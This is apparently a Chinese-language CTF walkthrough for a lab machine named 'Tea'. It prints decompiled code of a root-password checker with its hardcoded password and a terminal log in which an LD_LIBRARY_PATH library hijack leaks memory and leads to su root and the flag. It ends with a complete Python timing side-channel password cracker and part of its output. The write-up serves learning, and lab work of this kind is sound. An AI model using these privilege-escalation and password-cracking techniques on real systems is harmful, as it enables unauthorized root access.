
这段shellcodee 会把 整个程序的输出，然后我们再重定向到 文件，脱下来分析既可以



```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  __int64 v3; // rdx
  char **v5; // [rsp+0h] [rbp-30h]
  char v6[11]; // [rsp+11h] [rbp-1Fh] BYREF
  int v7; // [rsp+1Ch] [rbp-14h]
  char *v8; // [rsp+20h] [rbp-10h]
  int v9; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]

  v5 = a2;
  strcpy(v6, "toddzhennb");
  v9 = sub_1040(v6, a2, a3);
  if ( a1 != 2 || (a2 = (char **)&unk_2004, (unsigned int)sub_1060(v5[1], &unk_2004)) )
  {
    if ( a1 == 2 && (v8 = v5[1], v7 = sub_1040(v8, a2, v3), v7 == v9) )
    {
      sub_1070(200000LL);
      for ( i = 0; i < v9; ++i )
      {
        if ( v8[i] != v6[i] )
          goto LABEL_9;
        sub_1070(50000LL);
      }
      return 0LL;
    }
    else
    {
LABEL_9:
      sub_1030("Password error");
      return 0LL;
    }
  }
  else
```

密码是


```
toddzhennb
```



```
00003f70  d6 94 34 f9 c5 55 00 00  f9 ff ff 6f 00 00 00 00  |..4..U.....o....|
00003f80  03 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00003f90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00003fe0  90 bc 8e d2 bd 7f 00 00  00 00 00 00 00 00 00 00  |................|
00003ff0  00 00 00 00 00 00 00 00  b0 3a 90 d2 bd 7f 00 00  |.........:......|
00004000
black@Tea:/opt$ LD_LIBRARY_PATH=/tmp/test/ /opt/check_root_passwd AAAAAA 1 >/tmp/elf
Segmentation fault
black@Tea:/opt$ su root
Password:
root@Tea:/opt# ls
check_root_passwd
root@Tea:/opt# cd
root@Tea:~# ls
a.out  root.txt  solve.py
root@Tea:~# cat root.txt
flag{root-06a5f218-4203-11f0-918d-000c2955ba04}
root@Tea:~# 
```

拿到 root 后 发现 目录下有个 solve.py

看来预期方法是利用测信道攻击



```
    print(f"\nPassword found: {password}")
root@Tea:~# ./a.out
Password error
root@Tea:~# py solve.py
bash: py: command not found
root@Tea:~# python3 solve.py
Starting password cracker...
Detecting password length...
Password length detected: 10
Testing 'a': 0.2030s
Testing 'b': 0.2014s
Testing 'c': 0.2016s
Testing 'd': 0.2015s
Testing 'e': 0.2015s
Testing 'f': 0.2016s
Testing 'g': 0.2016s
Testing 'h': 0.2014s
Testing 'i': 0.2016s
Testing 'j': 0.2016s
Testing 'k': 0.2013s
Testing 'l': 0.2018s
Testing 'm': 0.2021s
Testing 'n': 0.2014s
Testing 'o': 0.2020s
Testing 'p': 0.2017s
Testing 'q': 0.2017s
Testing 'r': 0.2019s
Testing 's': 0.2015s
Testing 't': 0.2522s
Testing 'u': 0.2016s
Testing 'v': 0.2017s
Testing 'w': 0.2013s
Testing 'x': 0.2017s
Testing 'y': 0.2019s
Testing 'z': 0.2017s
Testing '0': 0.2014s
Testing '1': 0.2016s
Testing '2': 0.2014s
Testing '3': 0.2015s
Testing '4': 0.2015s
Testing '5': 0.2014s
Testing '6': 0.2018s
Testing '7': 0.2014s
Testing '8': 0.2016s
Testing '9': 0.2015s
Progress: t
Testing 'a': 0.2517s
Testing 'b': 0.2514s
Testing 'c': 0.2516s
```

- 脚本贴一份，学习学习

```python
import subprocess
import sys
import time
import string

```

```python
TARGET_PROGRAM = "./a.out"
MAX_LENGTH = 100
INITIAL_DELAY = 0.2
CHAR_DELAY = 0.05
TIMING_MARGIN = 0.01
ATTEMPTS = 2
DETECT_THRESHOLD = 0.15
CHARSET = string.ascii_lowercase + string.digits

def run_password_test(password):
    start_time = time.perf_counter()
    process = subprocess.Popen(
        [TARGET_PROGRAM, password],
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE
    )
    _, _ = process.communicate()
    return time.perf_counter() - start_time

def detect_length():
    for length in range(1, MAX_LENGTH + 1):
        test_pwd = 'a' * length
        total_time = 0
        for _ in range(ATTEMPTS):
            elapsed = run_password_test(test_pwd)
            total_time += elapsed
        avg_time = total_time / ATTEMPTS

        if avg_time >= DETECT_THRESHOLD:
            return length

    print("Password length not found (1-100)")
    sys.exit(1)

def crack_password(password_length):
    known = ""

    for position in range(password_length):
        max_time = 0
        best_char = None

        for char in CHARSET:
            test_pwd = known + char + 'x' * (password_length - len(known) - 1)

            current_time = 0
            for _ in range(ATTEMPTS):
                elapsed = run_password_test(test_pwd)
                if elapsed > current_time:
                    current_time = elapsed

            print(f"Testing '{char}': {current_time:.4f}s")

            if current_time > max_time:
                max_time = current_time
                best_char = char

        expected_time = INITIAL_DELAY + (position + 1) * CHAR_DELAY
        if abs(max_time - expected_time) > TIMING_MARGIN:
            print(f"Warning: Position {position} timing anomaly ({max_time:.4f}s vs expected {expected_time:.4f}s)")

        known += best_char
        print(f"Progress: {known}")

    return known

if __name__ == "__main__":
    print("Starting password cracker...")
    print("Detecting password length...")
    password_length = detect_length()
    print(f"Password length detected: {password_length}")
    password = crack_password(password_length)
    print(f"\nPassword found: {password}")
```